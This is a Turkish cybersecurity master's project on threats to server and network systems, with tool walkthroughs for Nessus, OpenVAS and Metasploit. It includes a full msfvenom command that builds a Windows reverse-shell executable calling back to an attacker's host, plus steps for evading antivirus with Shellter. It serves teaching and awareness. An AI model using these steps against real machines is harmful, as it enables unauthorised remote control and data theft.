MÜHENDİSLİK FAKÜLTESİ

SİBER GÜVENLİK

YÜKSEK LİSANS DÖNEM PROJESİ

SUNUCU VE AĞ SİSTEMLERİNDE SİBER TEHDİT UNSURLARI VE ÖNLEME YÖNTEMLERİ

AHMET YESEVİ
ÜNİVERSİTESİ

HAZIRLAYAN
Cihan YILMAZ

2020

AHMET YESEVİ
ÜNİVERSİTESİ

SUNUCU VE AĞ SİSTEMLERİNDE SİBER TEHDİT UNSURLARI VE ÖNLEME YÖNTEMLERİ

Cihan YILMAZ

AHMET YESEVİ ÜNİVERSİTESİ

SİBER GÜVENLİK YÜKSEK LİSANS BÖLÜMÜ

2020

ÖZET

Günümüzde bilişim sistemlerinin güvenliği yapılan güncellemeler ve çalışmalar ile arttırılsa da yapılan saldırılarda sürekli olarak artmaktadır. Bu sistemlerin çalışmasını ve güvenliğini etkili bir şekilde sağlamak, alınacak tedbirler ile mümkün olacaktır. Bu çerçevede karşılaşılacak zayıflıklar, eksiklikler giderilmelidir. Siber saldırılarda ve sızma testi girişimlerinde asıl hedeflenen amaç, saldırıyı düzenleyenlerin sistem üzerindeki en üst yetki seviyesine ulaşmalarını ve veriye erişimini engellemektir. Güvenlik politikalarında ise amaçlanan kurum veya özel sektör bünyesindeki bilişim kaynaklarının daha verimli kullanılmasını sağlamaktır. Belirlenen amaçların gerçekleştirilebilmesi için altyapı sistemlerine yapılan saldırılarda kullanılan yöntemler ve metodolojilerin iyi bilinmesi, saldırganların hedefi olan sistemlerin güvenliğinin sıkılaştırılması, saldırı karakteristiklerinin izlenmesi bu alt yapılarda faydalı olarak değerlendirilmektedir. Değişmez bir gerçek olan "hiçbir veri erişilmez değildir" ilkesi geçerliliğini korusa da asıl amaç işleyişin devamı için gerekli önlemleri almaktır. Bu çalışmada sistemin işleyişini anlayabilmek, alınabilecek önlemleri belirlemek, bu önlemler ile kamu ve özel sektörde bilişim altyapısını korumak ve toplum bilincinin arttırılmasını sağlamak hedeflenmektedir.

Anahtar Kelimeler: Siber Saldırı, Sunucu Bilgisayar, Ağ, Windows, Uygulamalar

AHMET YESEVİ ÜNİVERSİTESİ

CYBER THREAT ELEMENTS AND PREVENTION METHODS IN SERVER AND NETWORK SYSTEMS

Cihan YILMAZ

AHMET YESEVI UNIVERSITY

CYBER SECURITY MASTER DEPARTMENT

2020

ABSTRACT

Today, although the security of information systems is increased by updates and studies, it is constantly increasing made in attacks. Effectively ensuring the operation and safety of these systems will be possible with the measures to be taken. The weaknesses and deficiencies to be encountered in this framework should be eliminated. The main target of penetration test attempts in cyber attacks is to prevent the organizers of the attack from reaching the highest level of authority on the system and access to data. The intended in security policies, is to ensure more efficient use of information resources within the institution or private sector. To know the methods and methodologies used in attacks on infrastructure systems in order to achieve the determined objectives, tightening the security of systems targeted by attackers, monitoring attack characteristics is considered useful in these infrastructures. Although the principle remains valid of "no data is inaccessible", which is an unchangeable fact, the main purpose is to take the necessary prevention for the continuation of the operation. In this study, it is aimed to understand the functioning of the system, to determine the measures that can be taken, to protect the informatics infrastructure in the public and private sectors, and to increase public awareness.

AHMET YESEVI ÜNİVERSİTESİ

Keywords: Cyber Attack, Server Computer, Network, Windows, Applications

İÇİNDEKİLER

ÖZET i
ABSTRACT ii
İÇİNDEKİLER iii
ŞEKİLLER LİSTESİ v
I GİRİŞ 1
1.1. Siber Güvenlik 1
1.2. Siber Suçlar 1
1.3. Hack 2
1.4. Hacker 2
1.5. Temel Kavramlar 3
II SUNUCU SİSTEMLERİNDE SİBER TEHDİT UNSURLARI 4
2.1. Güvenlik Açığı Tespiti 4
2.1.1. Nessus 4
2.1.2. Openvas 6
2.2. Windows Güvenlik Açığı Tespiti 8
2.2.1. Metasploit 8
2.2.2. Armitage 10
2.3. Yetki Yükseltme (Windows Administrator) 11
2.4. Command Execution Güvenlik Açığı İstismarı 14
2.5. SQL Güvenlik Açığı 14
2.5.1. Local 15
2.5.2. Dış 16
2.6. Zafiyet Olan Servisleri Bulmak 17
2.7. Kalıcı Arka Kapı Oluşturma 18
2.8. Hedefte Dosya ve İçerik Araması Yapmak ve İndirmek 19
2.9. Ekran Görüntüsü, Ses Kaydı ve Webcam Üzerinden Görüntü Almak 21
2.10. Keylogger ile Şifreleri Elde Etmek 21
2.11. Log / İzleri Silme 22
III AĞ (NETWORK) SİSTEMLERİNDE SİBER TEHDİT UNSURLARI 23
3.1. Temel Ağ Güvenlik Kavramları 23
3.2. Ağ Yapısını İncelenmesi ve Topolojisinin Çıkarılması 24
3.3. Ağlara Saldırı Düzenleme 25
3.4. Açık Portlardan Bilgi Toplama 27

AHMET YESEVİ ÜNİVERSİTESİ

3.5. Çoklu Bilgi Toplama 28
3.6. Ağlarda Bulunan Aktif Cihazların Bulunması 30
3.7. Otomatik IP Değiştirme 32
3.8. DNS Numaralandırma ve Saldırı Yöntemleri 33
3.9. Dış Ağdan Saldırı 35
3.9.1. Dış ağdaki sunuculara saldırı düzenleme yöntemleri 36
3.9.2. Ngork çalıştırmak 36
3.9.3. Paket dinleme (Packet Sniffer) 37
3.10. Wi-Fi Şifrelerini Kırmak 38
IV SALDIRILARA KARŞI ALINABİLECEK ÖNLEMLER 39
4. Donanımsal ve Yazılımsal Olarak Alınabilecek Önlemler 39
V SONUÇ 42
5. Sonuç 42
KAYNAKÇA 43

AHMET YESEVİ
ÜNİVERSİTESİ

ŞEKİLLER LİSTESİ

Şekil 2.1 Nessus ana ekran [6].....4
Şekil 2.2 Nessus güvenlik ilkesi oluşturma [6]. 5
Şekil 2.3 Nessus işletim sistemi bilgi giriş ekranı [6]. 5
Şekil 2.4 Nessus tarama yapılacak cihaz bilgilerinin girişi [6]. 6
Şekil 2.5 Nessus durum bilgilerinin görüldüğü ekran alanı [6].....6
Şekil 2.6 OpenVAS hedef bilgi girişi ekranı [7]. 7
Şekil 2.7 Sonuç bilgi ekranı [7]. 8
Şekil 2.8 Zafiyet taraması için Metasploit içerisinde verilebilecek komutlar [8].....9
Şekil 2.9 Armitage ana ekranı [9].....10
Şekil 2.10 Armitage cihaz eklenmesini gösteren erkan [9]. 11
Şekil 2.11 Armitage saldırı sonuç ekranı [9]. 11
Şekil 2.12 OWASP ZAP program ana menüsü 15
Şekil 2.13 SQLMap arayüz görüntüsü.....15
Şekil 2.14 SQL enjeksiyonu nasıl çalışır [11]. 16
Şekil 2.15 Vulmap Windows program arayüzü [12]. 18
Şekil 2.16 Rootkit Jynx komut dizini [13].....19
Şekil 2.17 Meterpreter çalışma ekranı [14]. 19
Şekil 2.18 Meterpreter Exploit komut satırı ekranı [14].....20
Şekil 2.19 Sysinfo komut satırı ekranı [14]. 20
Şekil 2.20 Dosya gönderme komut satırı ekranı [14]. 20
Şekil 2.21 Dosya indirme komut satırı ekranı [14].....21
Şekil 3.1 Güvenlik duvarı 23
Şekil 3.2 Scapy aracının arayüzü [19]. 26
Şekil 3.3 Nmap uygulama ekranı [20]. 27
Şekil 3.4 Dmitry kullanım arayüzü [21]. 28
Şekil 3.5 IP adres tespiti 29
Şekil 3.6 TCP port bilgi ekranı 29
Şekil 3.7 Filtreli portların gösterimi 30
Şekil 3.8 Netdiscovery cihaz listesi gösterimi [22]. 30
Şekil 3.9 Nmap kullanım ekranı [23]. 31
Şekil 3.10 Torghost ana ekran [24].....32
Şekil 3.11 Torghost IP adresi değişikliği ekranı [24]. 33
Şekil 3.12 DNSenum uygulama ekranı [25]. 34
Şekil 3.13 Saldırı modeli [26].....35
Şekil 3.14 Saldırı şekli özet modeli [26] 36
Şekil 3.15 Ngork çalıştırma ekranı [27]. 37
Şekil 3.16 Paket dinleme işleyiş şeması [28].....37
Şekil 3.17 Wi-Fi şifre kırma program arayüzü [29]. 38

AHMET YESEVİ ÜNİVERSİTESİ

I
GİRİŞ

1.1. Siber Güvenlik

Bilişim alanında birçok anlam barındıran bu kavram kimi yerde verilerin korunması, kimi yerde bilişim sistemlerinin bütünlüğünün korunması için gerekli tüm işlemleri kapsayan kişilerin, kurumların ve hükümetlerin kendilerini, verilerini güvende tutmanın ismidir. Gelişmiş bir toplumun temellerini oluşturur. **Bilgi ve İletişim Teknolojileri (ICT)**, toplumun refahını, yaşam kalitesini, ekonomik gücünü, güvenlik, özgürlük, sosyal yaşam kalitesini, kamu güvenliğini sağlar ve önemli kamu hedeflerine ulaşılmasına yardımcı olur. ICT alt yapısındaki bu gelişmeler doğrultusunda oluşan tehdit ortamları ile savaşabilmenin en etkili yolu kamu kurumlarının ve şirketlerin sonuca dayalı çözümlere ve bunları geliştirme sürecine odaklanmasıdır [1].

1.2. Siber Suçlar

Siber suçlar, bilişim teknolojileri alanında çalışmakta olan alt yapıları hedef alarak çoğu zaman para kazanmak isteyen şahıslar tarafından gerçekleştirilen organize olarak gelişmiş teknikler kullanılarak devletlerin, kişilerin, kurumların, şirketlerin işleyişine engel olmak maksadı güdülen bir eylemdir [2].

AHMET YESEVİ ÜNİVERSİTESİ

Siber suç türlerine şu örnekler verilebilir;

- E-posta ve internet sahtekarlığı
- Kimlik sahtekarlığı
- Finans veya kart bilgi hırsızlığı
- Kurumsal verilerin ele geçirilmesi ve değerlendirilmesi
- Siber dolandırıcılık
- Fidye yazılımı saldırıları
- Cryptojacking
- Siber casusluk

Siber suçlar genel olarak iki ana kategoride değerlendirilir;

- Siber saldırı faaliyetleri,
- Suç işlemek maksadı ile başka cihazları kullanmak.

1.3. Hack

Hack, yaşadığımız bu çağda "Yetkisiz veya izinsiz erişim" anlamına gelen bir terimdir**.** Bu terim Türkçeleştirmek istenildiğinde sızmak, kırmak gibi cümleler ile de belirtebilir [3].

Ayrıca hack ifadesi çeşitli isimlerle de tanımlanabilir:

- Bilgisayar sistemlerini ele geçirmek, özel bir ağa izinsiz giriş yapmak.
- Yasa dışı yollarla bilgisayar ağ sistemlerini izinsiz bir şekilde kontrol altına almak.
- Kişilerin, şirketlerin veya kurumların özel bilgilerine yetkisiz erişim sağlamak.

1.4. Hacker

Hacker ya da bilgisayar korsanı, kişisel bilgisayarlara, çeşitli kurumlara ait bilgisayar ve ağ yapısına izinsiz olarak giriş yapan kişilere verilen isimdir. Başka bir anlamda hacker, elektronik veya otomat sistemlerine girilmesi gerekilen bilgiişlem platformlarına doğru yöntemler kullanarak hizmet sağlayan sistemi yanıltan kişilere denilmektedir [4].

AHMET YESEVİ ÜNİVERSİTESİ

Hacker türleri şunlardır;

- Hacktivist: Kendilerince kötü veya yanlış olan sorunları dile getirmek amacıyla belirli web sitelerine izinsiz mesajlarını yerleştirenlerdir.
- Siyah şapkalı: Her türlü programı, siteyi veya bilgisayarı güvenlik açıklarından yararlanarak kırabilen, sistemleri kullanılmaz hale getiren, gizli bilgileri çalan kişilerdir.
- Beyaz şapkalı: Her türlü programı, siteyi veya bilgisayarı güvenlik açıklarından yararlanarak kırabilen ancak kırdığı sistemin açıklarını sistem yöneticisine bildirerek o açıkların kapatılması ve zararlı kişilerden korunmasını sağlayan kişilerdir.
- Gri şapkalı: Kimi zaman iyi, kimi zaman ise kötü olabilen kişilerdir.

- Yazılım korsanı: Bilgisayar programlarının kopya korumalarını çeşitli yöntemler ile etkisiz hale getirip bu programların izinsiz olarak dağıtımına öncülük eden kişilerdir.
- Phreaker: Telefon ağları üzerinde çalışan bedava görüşme yapmaya çalışan kişilerdir.
- Script kiddie: Script kiddie'ler hackerlığa özenen kişilerdir.
- Lamer: Bilgisayar korsanlığı yapabilmek için yeterince bilgisi olmayan kişilerdir.

1.5. Temel Kavramlar

Sunucu / Server: Bilgisayar ağlarında, diğer ağ bileşenlerinin erişebileceği, kullanımına veya paylaşımına açık kaynakları barındıran bilgisayar sistemleridir.

Ağ (Network): İki veya daha fazla bilgisayarın kablolu ya da kablosuz iletişim araçları üzerinden yazılım ve donanım bileşenleri ile birlikte bağlanarak meydana getirilen altyapıya verilen isimdir.

İşletim Sistemi: Bilgisayarın çalışabilmesi için tüm ihtiyaçları bir arada tutan temel yazılım seti olarak adlandırılan bir uygulamalar bütünüdür. İşletim sistemleri aygıtın donanımı ile iletişim kurar.

Jargon Dosyası: Hacker kültürü içerisinde kullanılan terimleri ve gelenekleri anlatan bir sözlüktür.

IP (Internet Protokol): İnternet üzerinden iletişim için temel protokoldür. Bilgilerin ağa bağlı cihazlar tarafından yönlendirilmesi ve alınması biçimini belirtir.

AHMET YESEVİ ÜNİVERSİTESİ

Virüs: Kendi kodlarını başka programlara bulaştırabilme yeteneği olan bilgisayar programlarıdır.

Spoofing: “Spoof” kelime manası ile oyun/kandırma/parodi demektir. İnternet ortamında ise genel olarak IP’ deki değerlerin olduğundan farklı gösterilmesi demektir.

II
SUNUCU SİSTEMLERİNDE SİBER TEHDİT UNSURLARI


2.1. Güvenlik Açığı Tespiti

Güvenlik açıklarının duyurulmamış olması, keşfedilmedikleri veya olmadıkları anlamına gelmemektedir. Günümüz sorularına ayrıntılı bir şekilde cevap aramak ve bulmak bu çalışmanın sınırları dışında olsa da saldırı, savunma veya istihbarat adına siber uzayda yapılan her saldırının temelinde yazılım güvenlik açıkları ve bu açıkların istismarı yatmaktadır [5]. Güvenlik açığı tespiti için farklı yazılımlar ve teknikler kullanabilmekle birlikte bunlardan iki tanesi ön plana çıkmaktadır.

2.1.1. Nessus


Ağlar yapıları arasında ve web platformlarında güvenlik testi yapmaya yarayan bir pentest aracıdır. Ağ ve hostlar taranıp, güvenlik açıklıklarının bulunmasını sağlayan bu yazılım ücretsiz ve tam sürüm olarak kullanıcıların hizmetine sunulmuştur [6].

Nessus port tarama işlemlerinde yardımcı araçlar ile Windows, Linux sistem portlarını ve çalışan servisleri uygulamalarını bulma işlemini de gerçekleştirir. "**https://localhost:8834**" den Nessus'a giriş yapıldıktan sonra çıkan ekrandan yeni bir tarama işlemleri yapılabilir. (Şekil 2.1)




Şekil 2.1 Nessus ana ekran [6].

Bir tarama sırasında ana ekranda bulunan ‘Basic Network Scan’ alanına giriş yapılarak (Şekil: 2.1.) güvenlik ilkesi oluşturma ekranından işlem gerçekleştirilir (Şekil 2.2).




Şekil 2.2 Nessus güvenlik ilkesi oluşturma [6].

Credentials kısmından kullanmakta olunan işletim sistemine dair bilgiler girilir (Şekil 2.3). Windows üzerinde tarama işlemi gerçekleştirilecekse sisteme dair bilgiler girilerek daha detaylı tarama yapılabilir. Linux bir cihazda işlem yapılacaksa SSH bilgilerini girerek detaylı tarama yapılabilir.




Şekil 2.3 Nessus işletim sistemi bilgi giriş ekranı [6].

Bir sonraki ekranda Hedef (Target) kısmına testi yapılacak cihazın IP’si veya Domain Name ismi yazılabilir (Şekil 2.4).



Şekil 2.4 Nessus tarama yapılacak cihaz bilgilerinin girişi [6].

Belirli bir tarama işlemi safhasında işlem bittikten sonra çıkan 'Vulnerabilities' kısmına bakılarak (Şekil 2.5) sistemdeki açıklar ve derecelere göre 'Info – Low – Medium – Critical' analizleri gerçekleştirebilir.




Şekil 2.5 Nessus durum bilgilerinin görüldüğü ekran alanı [6].

2.1.2. Openvas

OpenVAS açık kaynaklı, popüler zafiyet tarama ve denetim araçlarının başında gelir. OpenVAS ile standart bir zafiyet değerlendirme testi gerçekleştirildiğinde;

OpenVAS uygulama kurulum aşaması tamamlandıktan sonra “https://127.0.0.1:9392” adresi ile başlatılır.

Taramanın başlatılabilmesi için Scan menüsündeki Tasks seçeneği seçilir, açılan sayfanın sol üst köşesindeki yıldız işaretine basılarak görevin oluşturulması gerekir. Oluşturulan görev işlemine bir isim (Name) verilir sonra “Scan Targets” alanından bir hedef seçilir ve Şekil 2.6 ’da belirtildiği gibi gerekli alanlar tanımlanır.



Şekil 2.6 OpenVAS hedef bilgi girişi ekranı [7].


Name: Hedefe verilmek istenen isim (WinXP, Metasploitable gibi)

Hosts: Hedefin IP adresi veya adres bloğu (192.168.20.136)

Port List: Taranacak TCP veya UDP portları

“Create” düğmesine tıklanarak görev oluşturma işlemi tamamlanır. Bu oluşturulan görev adının sağındaki Start düğmesine basılarak tarama başlatılabilir. Tüm tarama işlemleri tamamlandıktan sonra Şekil 2.7’de görüldüğü gibi işlem sonuç ekranı gelmektedir. [7].

AHMET YESEVİ ÜNİVERSİTESİ



Şekil 2.7 Sonuç bilgi ekranı [7].

2.2. Windows Güvenlik Açığı Tespiti

Bilgisayar kullanıcıları güvenlik yazılımları yükleme, kablosuz cihazları şifreleme gibi birçok güvenlik önlemleri alabilirler ve böylece fidye yazılım saldırılarından nasıl korunacaklarını öğrenebilirler. Bunlar çok faydalı önlemler olsa da bu sistemler gerçekten kusursuz bir şekilde çalışıyor mu, bilgisayar ve bilgiler gerçekten güvende mi? gibi sorular sorulabilir.

Güvenlik test edilmediğinde, yazılımsal sorunlar oluştuğunda ve bunlar fark edilmediğinde şu yöntemler uygulanır;

AHMET YESEVİ ÜNİVERSİTESİ

2.2.1. Metasploit

Metasploit, dünya üzerinde bilgisayar korsanları için en yaygın kullanılan çerçevedir. Bilgisayar korsanlarının, güvenliği ihlal edilmiş makineleri manipüle etmek için elverişli bir dinleyici cihaz oluşturulmasına olanak tanıyan bir yöntemdir. Kali Linux işletim sistemi ile Windows 10 makinesine saldırmak için kullanılan yöntem şöyledir:


İlk olarak kötü amaçlara hizmet etmesi için bir '.exe' dosyayı oluşturulması gerekmektedir. Bunun için, aşağıdaki komutta gösterildiği gibi 'msfvenom' kullanabilir:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 –platform windows -f exe LHOST = 192.168.100.4 LPORT = 4444 -o /root/something32.exe

Antivirüs programları yürütülebilir dosyalar içindeki kötü amaçlı imzaları tespit ederek çalışır. Dosya bu nedenle Windows ortamında kötü amaçlı olarak işaretlenir. Antivirüs tespitini atlatmak için onu değiştirmenin bir yolu bulunmalıdır. Tamamen tespit edilemez hale getirmek için uygulama kodlanır ve bunun içinde 'Shellter' uygulaması ile yürütülebilir '.exe' dosyasının imzalarını kötü niyetli olandan, algılamayı atlayabilen tamamen yeni ve benzersiz iyi niyetli bir imza ile değiştirerek uygulamanın gizlenmesi gerekmektedir.

Şimdi çalıştırılabilir dosyanın içinde belirlenen port üzerinden bir dinleyici kurulması gerekir. Bu, Kali Linux terminalinde '**msfconsole'** komutunu kullanarak Metasploit başlatılarak yapılır.

İlk olarak, komut kullanılarak "çoklu / işleyici" ile Metasploit çalıştırılır. İkinci olarak, "**set Windows/Meterpreter/Reverse_TCP**" komutu kullanılarak uygulama ile eşleşecek şekilde ayarlanır (Şekil 2.8). Sonra LHOST ve LPORT tanımlanır. LHOST <Saldırganın IP adresi> ve LPORT <Saldırganın dinleme yapacağı port> 'un ayarlanmasına dikkat etmek gerekir. İşlemler tamamlandığında "run" veya "exploit" yazılır ve sonra Enter tuşuna basılır [8].



Şekil 2.8 Zafiyet taraması için Metasploit içerisinde verilebilecek komutlar [8].

Bundan sonraki işlemler tamamen yetenek ve beceriye bağlıdır. Karşı makineye belirlenen bir yöntemle yapılan '.exe' dosyası yükletilip çalıştırılması gereklidir.

